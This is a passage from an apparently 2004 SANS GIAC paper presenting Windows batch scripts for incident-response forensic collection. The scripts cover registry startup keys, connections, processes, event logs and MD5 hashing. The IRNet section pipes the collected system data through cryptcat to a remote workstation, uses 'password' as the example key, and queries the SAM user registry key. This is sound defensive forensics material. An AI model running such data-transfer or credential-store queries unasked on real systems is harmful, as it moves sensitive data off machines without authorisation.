        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Winlogon\Userinit" >>
C:\Baseline\l_Registry_Data\c_Startup\53_Winlogon_Userinit.txt
        reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Windows\Run" >>
C:\Baseline\l_Registry_Data\c_Startup\54_HKEY_CURRENT_USER_Windows_Run.txt
        reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Windows\RunOnce" >>
C:\Baseline\l_Registry_Data\c_Startup\55_HKEY_CURRENT_USER_Windows_RunOnce.txt
        reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Windows\RunServices" >>
C:\Baseline\l_Registry_Data\c_Startup\56_HKEY_CURRENT_USER_Windows_RunServices.txt
        reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Windows\RunServicesOnce" >>
C:\Baseline\l_Registry_Data\c_Startup\57_HKEY_CURRENT_USER_Windows_RunServices_Once.txt
echo.
echo.
echo ************************************************************************************************************
echo Registry - Getting Last Few TELNET Connections Information
echo ************************************************************************************************************
Rem Command-line registry manipulation utility version 1.10.
Rem Copyright Microsoft Corporation 1997.  All rights reserved.
echo.
Rem  This will not show an entry for Windows 2000 & XP Pro Systems.
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
	mkdir C:\Baseline\l_Registry_Data\d_Telnet
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Telnet\LastMachine" >>
C:\Baseline\l_Registry_Data\d_Telnet\58_Last_Machine.txt
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Telnet\LastMachine1" >>
C:\Baseline\l_Registry_Data\d_Telnet\59_Last_Machine_1.txt
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Telnet\LastMachine2" >>
C:\Baseline\l_Registry_Data\d_Telnet\60_Last_Machine_2.txt
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Telnet\LastMachine3" >>
C:\Baseline\l_Registry_Data\d_Telnet\61_Last_Machine_3.txt
echo.
echo.
echo ***********************************************************************************************************
echo List Last Logon Data
echo ***********************************************************************************************************
Rem NTLast Copyright(c) 2000, Foundstone Inc. All Rights Reserved
Rem v3.00 - http://www.foundstone.com
echo.
	mkdir C:\Baseline\m_NTLast
	ntlast >> C:\Baseline\m_NTLast\62_NTLast_Successfull_Logons.txt
	ntlast -f >> C:\Baseline\m_NTLast\63_NTLast_Failed_Console_Logons.txt
	ntlast -r >> C:\Baseline\m_NTLast\64_NTLast_Remote_Successfull_Logons.txt
	ntlast -r -f >> C:\Baseline\m_NTLast\65_NTLast_Remote_Failed_Logons.txt
echo.
echo.
echo ***********************************************************************************************************
echo Look for Hidden Streams - This may take a few minutes to complete.
echo ***********************************************************************************************************
Rem SFind v2.0 - Copyright(c) 1998, Foundstone, Inc.
Rem Alternate Data Stream Finder
echo.

	mkdir C:\Baseline\n_Streams
	sfind C:\*.* >> C:\Baseline\n_Streams\66_CDrive.txt
	sfind D:\*.* >> C:\Baseline\n_Streams\67_DDrive.txt
	sfind E:\*.* >> C:\Baseline\n_Streams\68_EDrive.txt
echo.
echo.
echo ***********************************************************************************************************
echo Dumping Event Logs
echo ***********************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
	mkdir C:\Baseline\p_Event_Logs
	dumpel -l security -t >> C:\Baseline\p_Event_Logs\69_Security.txt
Rem This dumps the ENTIRE Security Log is dumped in TAB Delimited format.
echo.
echo.
echo ***********************************************************************************************************
echo Run MD5Hash on Selected Files on Local Drives - NOTE: THIS WILL TAKE 10-30 MINUTES TO
echo COMPLETE, depending on the size of the drive and the amount of data stored on it.
echo Please be patient, this is CRITICAL data.  Thank You!
echo ***********************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility - fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright (C) SlavaSoft Inc. 1999-2003. All rights reserved.
REM Full Windows and WINNT Hashes will only be run if it appears that the drive is going to be
REM forensically imaged for legal prosecution.
echo
	mkdir C:\Baseline\q_MD5Hash_Local_Drives
	fsum -md5 -r -dA:\ *.* >> C:\Baseline\q_MD5Hash_Local_Drives\70_ADrive.txt
	fsum -md5 -r -dC:\Windows\ *.* >> C:\Baseline\q_MD5Hash_Local_Drives\71_CWindows.txt
	fsum -md5 -r -dC:\WINNT\ *.* >> C:\Baseline\q_MD5Hash_Local_Drives\72_CWinnt.txt
	fsum -md5 -r -dC:\ *.exe >> C:\Baseline\q_MD5Hash_Local_Drives\73_CExe.txt
	fsum -md5 -r -dC:\ *.dll >> C:\Baseline\q_MD5Hash_Local_Drives\74_CDlls.txt
	fsum -md5 -r -dD:\ *.exe >> C:\Baseline\q_MD5Hash_Local_Drives\75_DExe.txt
	fsum -md5 -r -dD:\ *.dll >> C:\Baseline\q_MD5Hash_Local_Drives\76_DDlls.txt
	fsum -md5 -r -dE:\ *.exe >> C:\Baseline\q_MD5Hash_Local_Drives\77_EExe.txt
	fsum -md5 -r -dE:\ *.dll >> C:\Baseline\q_MD5Hash_Local_Drives\78_EDlls.txt
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        fsum -md5 -r -dF:\ *.exe >> C:\Baseline\q_MD5Hash_Local_Drives\79_FExe.txt
        fsum -md5 -r -dF:\ *.dll >> C:\Baseline\q_MD5Hash_Local_Drives\80_FDlls.txt
        fsum -md5 -r -dG:\ *.exe >> C:\Baseline\q_MD5Hash_Local_Drives\81_GExe.txt
        fsum -md5 -r -dG:\ *.dll >> C:\Baseline\q_MD5Hash_Local_Drives\82_GDlls.txt
echo.
echo. ************************************************************************************************************
echo Print Graphical Directory Trees
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
Rem  This DOS utility prints out a graphical directory tree listing
Rem  I've saved this in MSWord format in order to preserve the proper graphical formatting.
Rem  When opening in word, select MS-DOS format during the conversion process.
        mkdir C:\Baseline\r_Directory_Tree
        tree A:\ >> C:\Baseline\r_Directory_Tree\83_Drive_Dir_Tree.doc
        tree C:\ >> C:\Baseline\r_Directory_Tree\84_Drive_Dir_Tree.doc
        tree D:\ >> C:\Baseline\r_Directory_Tree\85_Drive_Dir_Tree.doc
        tree E:\ >> C:\Baseline\r_Directory_Tree\86_Drive_Dir_Tree.doc
        tree F:\ >> C:\Baseline\r_Directory_Tree\87_Drive_Dir_Tree.doc
        tree G:\ >> C:\Baseline\r_Directory_Tree\88_Drive_Dir_Tree.doc
echo.
echo.
************************************************************************************************************
echo Dumping Hard Disk Drive Information
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
REM This WIN2K Resource Kit Utility Provides a Display of the Physical Disk Drive Information
REM This is set to look for six physical hard drives
REM with SIDs for that specfic system.
        mkdir C:\Baseline\s_Disk_Drive_Data
        diskmap /d0 >> C:\Baseline\s_Disk_Drive_Data\89_Drive_0_Data.txt
        diskmap /d1 >> C:\Baseline\s_Disk_Drive_Data\90_Drive_1_Data.txt
        diskmap /d2 >> C:\Baseline\s_Disk_Drive_Data\91_Drive_2_Data.txt
        diskmap /d3 >> C:\Baseline\s_Disk_Drive_Data\92_Drive_3_Data.txt
        diskmap /d4 >> C:\Baseline\s_Disk_Drive_Data\93_Drive_5_Data.txt
        diskmap /d5 >> C:\Baseline\s_Disk_Drive_Data\94_Drive_6_Data.txt
echo.
echo.
echo ************************************************************************************************************
echo Run MD5Checksums on Collected Forensic Evidence Files
echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility - fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright (C) SlavaSoft Inc. 1999-2003. All rights reserved.
echo.
        mkdir C:\Baseline\t_MD5Hash_Evidence
        fsum.exe -dC:\Baseline -r -md5 *.* >> C:\Baseline\t_Evidence_md5Sums\95_Evidence_md5sums.txt
echo.
echo.
echo ************************************************************************************************************
echo Run Final md5checksum hash
echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility - fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright (C) SlavaSoft Inc. 1999-2003. All rights reserved.
echo.
REM The ending MD5Sums are run just to have an actual listing of the sums.  The MD5 Hash is automatically compared
REM between start and finish with the next fsum command (fsum -md5 -c -jm)
        fsum -md5 -r *.* >> C:\Baseline\b_MD5Sums\96_end_md5sums.txt
echo.
echo.
echo ************************************************************************************************************
echo Validating C:\Baseline Tools MD5Checksums
echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility - fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Rem Copyright (C) SlavaSoft Inc. 1999-2003. All rights reserved.
echo.
        fsum -md5 -c -jm C:\Baseline\b_MD5Sums\1_start_md5sums.txt >> C:\Baseline\b_MD5Sums\97_verify_md5sums.txt
echo.
echo.
echo ************************************************************************************************************
echo Recording the Current System Time and Date.
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        date /t >> C:\Baseline\a_DTG_Stamps\98_end_date.txt
        time /t >> C:\Baseline\a_DTG_Stamps\99_end_time.txt
echo.
echo.
echo ************************************************************************************************************
echo *** Live Computer Baseline Forensic Dump Completed ***
echo.
echo  FINAL INSTRUCTIONS:
echo 1.  Please zip (compress) and then email the Baseline folder and its contents to (your name and email address)
echo for analysis.  If the document is larger than 4MB (megabytes) in size,
echo please call me at xxx.xxx.xxxx
echo.
echo 2.  You can find the document in your "C" drive, i.e. C:\Baseline
echo.
echo.
echo 3.  If you have any question, please call me and thank you for your
echo time and support!
echo.
echo 4.  You can just close this window when you're done - press any key
echo first, then just click on the "X" in the right hand corner or you can
echo type in the word "exit."
echo.
echo Have a Nice Day :-) Unless you're a Hacker :-(
echo ************************************************************************************************************
echo.
echo off
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.5 *CSIRT Jump Kit – IR.bat Batch File.*

This batch file is used to collect the live forensic information during incident response. It is exactly the same as the batch file used to collect the baseline information. These two files are then compared using CSDiff which is a product of Component Software, Incorporated (http://www.componentsoftware.com).

For the incident response (IR.bat) batch file – the only thing that changes is the name of the directory from C:\baseline to C:\CSIRT. All you need to do is to find and replace of these directories to change your batch file.

6.6 *CSIRT Jump Kit – IRCD.bat Batch File.*

This batch file is identical to the baseline.bat and ir.bat batch files, but is designed to be run from a CD-ROM. The only changes that needed to be made deal with obtaining the IP configuration data, which are:

```
echo ************************************************************************************************************
echo List IP Configuration Data
echo ************************************************************************************************************
Rem MS-DOS Command
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
      mkdir C:\CSIRT\i_IP_Data
      cd c:\
      ipconfig /all >> C:\CSIRT\i_IP_Data\19_ipconfig_all.txt
      ipconfig /displaydns >> C:\CSIRT\i_IP_Data\20_ipconfig_dns.txt
      cd d:\ir
echo.
echo.
```

6.7 *CSIRT Jump Kit – IRNet.bat Batch File.*

This batch file is if you suspect that a system is under an attacker's complete control or if you want to preserve the forensic integrity of the local hard drive. This batch file is used in conjunction with either Netcat (http://netcat.sourceforge.net) or Cryptcat (http://farm9.org/Cryptcat) Cryptcat is the standard netcat enhanced with twofish encryption. Netcat was originally written by the l0pht (hobbit and weld pond). I highly recommend using Cryptcat, after all, why would you want the attacker to see what your sending?

Here's my simplified instructions for using Cryptcat:

How to set up a secure network connection for transferring forensically sound data using the freeware tool - Cryptcat.

FORENSIC WORKSTATION COMMANDS (Destination/Receiving Computer):

1. Enter command: START > RUN > (cd drive letter):\ir\cmd To open up a "trusted" command shell.

2. Enter at the DOS prompt C:>cd c:\ir:>cryptcat -l -p (port) -k (secret key) > (systemname).txt
   It will look like this example: C:\>cryptcat -l -p 9999 -k password > csirt001.txt

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3. Make a note of your forensic workstations IP address, port selected and secret key - TAKE THEM WITH YOU!

VICTIM WORKSTATION COMMANDS (Victim/Transmitting Computer):

1. Insert the CSIRT Incident Response Trusted CD-ROM (or floppy disk if CD-ROM is not available)

2. Enter command: START > RUN > (cd drive letter):\ir\cmd To open up a "trusted" command shell.

3. Enter at the DOS prompt C:\ir:>ir.bat | cryptcat -k (secret key) (forensic host computer ip address) (port) This will esablish a secure link with the forensic workstation and transmit the ir.batch file data over. It will look like this example: C:\ir:>ir.bat | cryptcat -k password 192.168.0.2 9999

4. When established you will after it writes a piece of data to a remote machine: farmcrypt123

When done, use CONTROL+C to break the connection.

Here's the IRNet batch file: (notice that this does not create the "slick" directories or text files, it's just one big data dump.)

```
echo off
echo.
echo  *** WARNING ***
echo.
echo  This tool is for the use of authorized CSIRT members.
echo  Inappropriate or unauthorized use of this tool may
echo  result in adverse criminal, civil or administrative action.
echo.
echo  (Company Name)
echo  Computer Security Incident Team (CSIRT)
echo.
echo  *** Initial Response - CryptCat Version ***
echo  IN-DEPTH Live Forensic Dump of Critical Data.
echo.
echo  Created by Timothy S. Grant
echo  Information Assurance Analyst
echo  tsgrant613@hotmail.com
echo.
Rem *** Copyright © Notice ***
echo.
Echo. The tools and script in this batch file are Copyright © Protected Material.
Echo. All freeware tools and other intellectual property are Copyright © protected by their owners.
Rem
Rem  I'm gratefull to all of the freeware tool owners who so graciously provided these tools to help
Rem  in securing our community.  I've listed their copyright data before the use of their tool.
Rem
Rem  This batch file is based on an example provided in the book, "Incident Response & Computer Forensics, 2nd Edition"
Rem  by Kevin Mandia, Chris Proise and Matt Pepe, Osborne, McGraw-Hill press, 2003. ISBN: 0-07-222-696-X.
Rem  It is an absolutely superb work and I highly encourage anyone charged with computer security    esponsibilities
Rem  to read this book.
Rem
Rem  The batch file script is Copyright © 2003 by Timothy S. Grant and the United States Government.
Rem  It may be used freely by any person or organization with information security duties – all I ask is that you
Rem  contact me if you have suggestions to improve this or to share ideas, techniques and procedures.
Rem
Rem  The only way we succeed in securing our networks is to – Share – our knowledge and skills with each other.
Rem
Rem  Thank You.
Pause
echo off
echo ************************************************************************************************************
echo Recording the Current System Time and Date.
Echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright © Microsoft Corp. 1981-1999
echo.
            time /t
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        date /t
echo.
Echo.
Echo ************************************************************************************************************
echo Run Initial md5checksum Hash
echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility – fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright © SlavaSoft Inc. 1999-2003. All rights reserved.
Echo.

        Fsum –md5 –r *.*
echo.
Echo.
Echo ************************************************************************************************************
echo Determine Who is Logged On the System
echo ************************************************************************************************************
Rem PsLoggedOn v1.21 – Logon Session Displayer
Rem Copyright © 1999-2000 Mark Russinovich
Rem SysInternals – www.sysinternals.com
echo.

        Psloggedon
echo.
Echo.
Echo ************************************************************************************************************
echo Display Current Active Connections
echo ************************************************************************************************************
Rem Netstat Version 5.0.2134.1
Rem Copyright © Microsoft Corp. 1981-1999
echo.

        Netstat –a
        netstat –an
        netstat –e
        netstat –r
        netstat –s
echo.
Echo.
Echo ************************************************************************************************************
echo Display Currently Listening Ports
echo ************************************************************************************************************
Rem Fport v1.33 – TCP/IP Process to Port Mapper
Rem Copyright 2000 by Foundstone, Inc.
Rem http://www.foundstone.com
echo.

        Fport
        fport /p
        fport /i
        fport /a
echo.
Echo.
Echo ************************************************************************************************************
echo List all Active Processes
echo ************************************************************************************************************
Rem PsList 1.22 – Process Information Lister
Rem Copyright © 1999-2002 Mark Russinovich
Rem Sysinternals – www.sysinternals.com
echo.
        Pslist
        pslist
echo.
Echo.
Echo ************************************************************************************************************
echo List ARP Cache
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright © Microsoft Corp. 1981-1999
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
echo.

        Arp –a
echo.
Echo.
Echo ***********************************************************************************************************
echo List NetBIOS Cache
echo ***********************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright © Microsoft Corp. 1981-1999
echo.

        Nbtstat –c
        nbtstat –n
echo.
Echo.
Echo ***********************************************************************************************************
echo List IP Configuration Data
echo ***********************************************************************************************************
Rem MS-DOS Command
Rem Copyright © Microsoft Corp. 1981-1999
echo.

        Cd c:\
        ipconfig /all
        ipconfig /displaydns
        cd \ir
echo.
Echo.
Echo ***********************************************************************************************************
echo Display Recursive Directory Listing by Access Time (A, C, D and E Drives Only)
echo ***********************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright © Microsoft Corp. 1981-1999
echo.

        Dir /t:a /a /s /o:d a:\
        dir /t:a /a /s /o:d c:\
        dir /t:a /a /s /o:d d:\
        dir /t:a /a /s /o:d e:\
echo.
Echo.
Echo ***********************************************************************************************************
echo List the Current Audit Policy
echo ***********************************************************************************************************
Rem Auditpol, Version 2.0
Rem Copyright © Microsoft Corp. 1981-1999
echo.

        Auditpol
echo.
Echo.
Echo ***********************************************************************************************************
echo List Selective Registry Information
echo ***********************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright © Microsoft Corp. 1981-1999
echo.
Echo.
Echo.
Echo ***********************************************************************************************************
echo Registry – Getting User Information
echo ***********************************************************************************************************
Rem Command-line registry manipulation utility version 1.10.
Rem Copyright Microsoft Corporation 1997.  All rights reserved.
Echo.
        Mkdir C:\CSIRT\I_Registry_Data\a_User_Information
        reg query “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner”
Rem
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization"
Rem
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductID"
Rem
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList"
Rem
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
Rem
	reg query "HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names"
echo.
Echo.
Echo ***************************************************************************************************************
echo Registry – Getting System Information
echo ***************************************************************************************************************
Rem Command-line registry manipulation utility version 1.10.
Rem Copyright Microsoft Corporation 1997.  All rights reserved.
Echo.
	Mkdir C:\CSIRT\l_Registry_Data\b_System_Information
	reg query "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ComputerName\Computername"
Rem
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CSDVersion"
Rem
REM Get Legal Warning Banner Text if it Exists
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LegalNoticeText"
Rem
REM Check to see if Virtual Swapfile is Overwritten when ReBooted.
REM YES = 1, NO = 0
	reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
Management\ClearPageFileAtShutdown"
Rem
REM To see if administrative shares are shared on a Windows NT or higher system.  Shared = 1
	reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\AutoShareWks"
Rem
REM To see if any shares are provided on the system
	reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares"
Rem
REM To Get Recently Used Files – Usually needs Reconfiguring
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Excel\Recent File List"
Rem
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\PowerPoint\Recent File List"
Rem
	reg query "HKEY_CURRENT_USER\Software\Microsoft\CurrentVersion\Explorer\RecentDocs"
Rem
echo.
Echo ***************************************************************************************************************
echo Registry – Getting Startup Program Information
echo ***************************************************************************************************************
Rem Command-line registry manipulation utility version 1.10.
Rem Copyright Microsoft Corporation 1997.  All rights reserved.
Echo.
	Mkdir C:\CSIRT\l_Registry_Data\c_StartUp
	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce"
	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices"
	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce"
	reg query "HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\Run"
	reg query "HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\RunOnce"
	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit"
	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\Shell"
	reg query "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services"
	reg query "HKEY_CLASSES_ROOT\exefile\shell\open\command"
	reg query "HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command"
Rem The below registry checks do not work on Windows XP Professional.
	Reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load"
	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run"
	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit"
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Windows\Run"
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Windows\RunOnce"
	reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Windows\RunServices"
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Windows\RunServicesOnce"
echo.
Echo.
Echo **********************************************************************************************************
echo Registry – Getting Last Few TELNET Connections Information
echo **********************************************************************************************************
Rem Command-line registry manipulation utility version 1.10.
Rem Copyright Microsoft Corporation 1997.  All rights reserved.
Echo.
        Reg query "HKEY_CURRENT_USER\Software\Microsoft\Telnet\LastMachine"
Rem
        reg query "HKEY_CURRENT_USER\Software\Microsoft\Telnet\LastMachine1"
Rem
        reg query "HKEY_CURRENT_USER\Software\Microsoft\Telnet\LastMachine2"
Rem
        reg query "HKEY_CURRENT_USER\Software\Microsoft\Telnet\LastMachine3"
Rem
echo.
Echo.
Echo **********************************************************************************************************
echo List Last Logon Data
echo **********************************************************************************************************
Rem NTLast Copyright© 1998, NT OBJECTives, Inc. All Rights Reserved
Rem Freeware v1.5.0 – Programming by JD Glaser
echo.

        Ntlast
        ntlast –f
        ntlast –r
        ntlast –r –f
echo.
Echo.
Echo **********************************************************************************************************
echo Look for Hidden Streams – This may take a few minutes to complete.
Echo **********************************************************************************************************
Rem Sfind v2.0 – Copyright© 1998, Foundstone, Inc.
Rem Alternate Data Stream Finder
echo.

        Sfind C:\*.*
        sfind E:\*.*
echo.
Echo.
Echo **********************************************************************************************************
echo Look for Recently Accessed Files – This will take a few minutes to complete.
Echo **********************************************************************************************************
Rem Afind v2.0 – Copyright© 2000, Foundstone, Inc.
Rem NTFS Last Access Time Finder
echo.

        Afind A:\ -d 1
        afind C:\ -d 1
        afind D:\ -d 1
        afind E:\ -d 1
Rem This dumps recently accessed files for the last 24 hours.
Echo.
Echo.
Echo **********************************************************************************************************
echo Dumping Event Logs
echo **********************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright © Microsoft Corp. 1981-1999
echo.

        Dumpel –l security –t
        dumpel –l system –d 3 –t
        dumpel –l application –d 3 –t
Rem This dumps the logs for the last 3 days in TAB Delimited format.  ENTIRE Security Log is dumped.
Echo.
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Echo.
Echo ************************************************************************************************************
echo Run Full MD5Hash on Local Drives – NOTE: THIS WILL TAKE 10-30 MINUTES TO
echo COMPLETE, depending on the size of the drive and the amount of data stored on it.
Echo Please be patient, this is CRITICAL data.  Thank You!
Echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility – fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright © SlavaSoft Inc. 1999-2003. All rights reserved.
Echo.

        Fsum –md5 –r –dA:\ *.*
        fsum –md5 –r –dC:\Windows\ *.*
        fsum –md5 –r –dC:\WINNT\ *.*
        fsum –md5 –r –dC:\ *.exe
        fsum –md5 –r –dC:\ *.dll
echo.
Echo.
Echo ************************************************************************************************************
echo Run Final md5checksum hash
echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility – fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright © SlavaSoft Inc. 1999-2003. All rights reserved.
Echo.
REM The ending MD5Sums can be used to validate the integrity of the tools has not changed during the execution of the script.
        Fsum –md5 –r *.*
echo.
Echo.
Echo ************************************************************************************************************
echo Recording the Current System Time and Date.
Echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright © Microsoft Corp. 1981-1999
echo.
        Date /t
        time /t
echo.
Echo ************************************************************************************************************
echo *** Live Computer Forensic Dump Completed ***
echo If you have, then press any key and this window will automatically close.
Echo.
Echo Have a Nice Day ☺ Unless you're a Hacker ☹
echo ************************************************************************************************************
echo.
Pause
echo off
exit
```

6.8 *CSIRT Jump Kit - "IRScreen" Batch File.*

This batch file is used if you want a quick look of just the critical processes. It's designed to run on the victims system in a DOS command box. Hint: Make sure you set the "properties" of the DOS Command box to have a large screen buffer size. I normally set mine to "9999" lines by default. That way, you don't lose any data.

Here's the batch file:

```
echo off
echo.
echo  *** WARNING ***
echo.
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
echo  This tool is for the use of authorized CSIRT members.
echo  Inappropriate or unauthorized use of this tool may
echo  result in adverse criminal, civil or administrative action.
echo.
echo  (Company Name)
echo  Computer Security Incident Team (CSIRT)
echo  *** Initial Response - Intitial Screening Version ***
echo  Live Forensic Dump of Critical Data.
echo.
echo  Created by Timothy S. Grant
echo  Information Assurance Analyst
echo  tsgrant613@hotmail.com
echo.
Rem *** Copyright © Notice ***
echo.
Echo. The tools and script in this batch file are Copyright © Protected Material.
Echo. All freeware tools and other intellectual property are Copyright © protected by their owners.
Rem
Rem  I'm gratefull to all of the freeware tool owners who so graciously provided these tools to help
Rem  in securing our community.  I've listed their copyright data before the use of their tool.
Rem
Rem  This batch file is based on an example provided in the book, "Incident Response & Computer Forensics, 2nd Edition"
Rem  by Kevin Mandia, Chris Proise and Matt Pepe, Osborne, McGraw-Hill press, 2003. ISBN: 0-07-222-696-X.
Rem  It is an absolutely superb work and I highly encourage anyone charged with computer security responsibilities
Rem  to read this book.
Rem
Rem  The batch file script is Copyright © 2003 by Timothy S. Grant and the United States Government.
Rem  It may be used freely by any person or organization with information security duties – all I ask is that you
Rem  contact me if you have suggestions to improve this or to share ideas, techniques and procedures.
Rem
Rem  The only way we succeed in securing our networks is to – Share – our knowledge and skills with each other.
Rem
Rem  Thank You.
Pause
echo off
echo ************************************************************************************************************
echo Recording the Current System Time and Date.
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        time /t
        date /t
echo.
echo.
echo ************************************************************************************************************
echo Run Initial md5checksum Hash
echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility - fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright (C) SlavaSoft Inc. 1999-2003. All rights reserved.
echo.

        fsum -md5 -r *.*
echo.
echo.
echo ************************************************************************************************************
echo Determine Who is Logged On the System
echo ************************************************************************************************************
Rem PsLoggedOn v1.21 - Logon Session Displayer
Rem Copyright (C) 1999-2000 Mark Russinovich
Rem SysInternals - www.sysinternals.com
echo.

        psloggedon
echo.
echo.
echo ************************************************************************************************************
echo Display Current Active Connections
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
echo ************************************************************************************************************
Rem Netstat Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.

        netstat -a
        netstat -an
        netstat -e
        netstat -r
        netstat -s
echo.
echo.
echo ************************************************************************************************************
echo Display Currently Listening Ports
echo ************************************************************************************************************
Rem FPort v1.33 - TCP/IP Process to Port Mapper
